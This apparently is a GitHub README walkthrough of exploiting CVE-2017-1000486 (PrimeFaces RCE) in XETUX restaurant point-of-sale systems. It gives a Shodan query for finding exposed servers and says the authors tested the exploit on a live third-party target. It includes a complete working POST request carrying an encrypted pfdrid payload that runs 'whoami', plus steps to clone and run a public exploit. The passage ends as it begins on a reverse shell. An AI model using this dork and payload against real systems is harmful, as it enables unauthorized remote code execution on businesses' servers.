 jam620/primefaces
Explotación CVE-2017-1000486

This time we accidentally came across a vulnerability present in several POS applications for restaurants XETUX, which is a solution for restaurant monitoring and automation. In Panama, it is a widely used tool by many restaurants.
The present vulnerability is an RCE (remote code execution), which allows attackers to execute code without authentication and gain privileges on the target.

Once we discovered the existence of a library present in the Xetux application, the library in question is called Primefaces, responsible for generating PDFs, we decided to perform a search on Shodan to identify potential targets.
http.title:"@XETUX" country:PA
The search returned 40 results and 334 worldwide.

We proceed to test the vulnerability on one of the targets that were not in Panama. When analyzing the results, the backend

We can see that the application has been installed with all privileges nt authority\system. Let's explain what happens next:
The application is using an Apache Tomcat as the server; for the backend Java is used. The application uses a library or third-party plugin called Primefaces. The problematic route is the endpoint javax.faces.resource/dynamiccontent.properties.xhtml
When searching about this library, we found a vulnerability. Primefaces loads dynamic content in the following way:
/javax.faces.resource/dynamiccontent.properties.jsf?ln=primefaces&pfdrid=dY1NMdRjZ4sqkGAPrRzKkmxm5b1DSrlJ7VXTVU2i7gmrhtVAkmH7aR8cUk7h%2BTgl&forcereload=1523006610695&pfdrid_c=true
The problem lies in the pfdrid parameter.
pfdrid=dY1NMdRjZ4sqkGAPrRzKkmxm5b1DSrlJ7VXTVU2i7gmrhtVAkmH7aR8cUk7h%2BTgl
The parameter value is encrypted and there is no way to verify if the request will be decrypted correctly. Unfortunately, if the default key values are not modified, one can request the generation of a default key, so fortunately for us, all tests performed kept the default key.
Similarly, a Padding Oracle Attack could be performed to obtain the key using the Padbuster tool. Below we share the request:
POST /xc-one-pos/javax.faces.resource/dynamiccontent.properties.xhtml HTTP/1.1
Host: ip:9090
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 1643

pfdrt=sc&ln=primefaces&pfdrid=4xE5s8AClZxUxmyaZjpBstMXUalIgOJHOtvxel%2Fv4YXvibdOn52ow4M6lDaKd9Gb8JdQqbACZNWVZpVS%2B3sX1Hoizouty1mYYT4yJsKPnUZ0LUHDvN0GB5YLgX1PkNY%2B1ZQ%2FnOSg5J1LDyzAjBheAxLDODIVcHkmJ6hnJsQ0YQ8bMU5%2B%2BTqeD4BGqCZMDjP%2BZQvveiUhxsUC%2F%2BtPqnOgFSBV8TBjDSPNmVoQ9YcKTGelKuJjS2kCXHjcyz7PcQksSW6UUmKu9RhJ%2Bx3Mnx6j56eroVPWnM2vdYRt5An6cLo1YPXu9uqriyg1wgm%2F7xYP%2FUwP1q8wfVeyM4fOw2xJzP6i1q4VLHLXi0VYHAIgaPrZ8gH8XH4X2Kq6ewyrJ62QxBF5dtE3tvLAL5tpGxqek5VW%2BhZFe9ePu0n5tLxWmqgqni8bKGbGrGu4IhXhCJhBxyelLQzPGLCfqmiQwYX5Ime9EHj1k5eoWQzH8jb3kQfFJ0exVprGCfXKGfHyfKfLEOd86anNsiQeNavNL7cDKV0yMbz52n6WLQrCAyzulE8kBCZPNGIUJh24npbeaHTaCjHRDtI7aIPHAIhuMWn7Ef5TU9DcXjdJvZqrItJoCDrtxMFfDhb0hpNQ2ise%2BbYIYzUDkUtdRV%2BjCGNI9kbPG5QPhAqp%2FJBhQ%2BXsqIhsu4LfkGbt51STsbVQZvoNaNyukOBL5IDTfNY6wS5bPSOKGuFjsQq0Xoadx1t3fc1YA9pm%2FEWgyR5DdKtmmxG93QqNhZf2RlPRJ5Z3jQAtdxw%2BxBgj6mLY2bEJUZn4R75UWnvLO6JM918jHdfPZELAxOCrzk5MNuoNxsWreDM7e2GX2iTUpfzNILoGaBY5wDnRw46ATxhx6Q%2FEba5MU7vNX1VtGFfHd2cDM5cpSGOlmOMl8qzxYk1R%2BA2eBUMEl8tFa55uwr19mW9VvWatD8orEb1RmByeIFyUeq6xLszczsB5Sy85Y1KPNvjmbTKu0LryGUc3U8VQ7AudToBsIo9ofMUJAwELNASNfLV0fZvUWi0GjoonpBq5jqSrRHuERB1%2BDW2kR6XmnuDdZMt9xdd1BGi1AM3As0KwSetNq6Ezm2fnjpW877buqsB%2BczxMtn6Yt6l88NRYaMHrwuY7s4IMNEBEazc0IBUNF30PH%2B3eIqRZdkimo980HBzVW4SXHnCMST65%2FTaIcy6%2FOXQqNjpMh7DDEQIvDjnMYMyBILCOCSDS4T3JQzgc%2BVhgT97imje%2FKWibF70yMQesNzOCEkaZbKoHz498sqKIDRIHiVEhTZlwdP29sUwt1uqNEV%2F35yQ%2BO8DLt0b%2BjqBECHJzI1IhGvSUWJW37TAgUEnJWpjI9R1hT88614GsVDG0UYv0u8YyS0chh0RryV3BXotoSkSkVGShIT4h0s51Qjswp0luewLtNuVyC5FvHvWiHLzbAArNnmM7k%2FGdCn3jLe9PeJp7yqDzzBBMN9kymtJdlm7c5XnlOv%2BP7wIJbP0i4%2BQF%2BPXw5ePKwSwQ9v8rTQ%3D%3D&cmd=whoami
As we mentioned earlier, the library that contains the RCE is Primefaces, which has a public exploit CVE-2017-1000486
We will test the vulnerability by downloading the exploit:
git clone https://github.com/pimps/CVE-2017-1000486.git
cd CVE-2017-1000486
pip3 install -r requirements.txt
We run the exploit:

It will return a key and the request:


It returns the command result:

Now we will proceed to obtain the reverse shell to gain access to the server: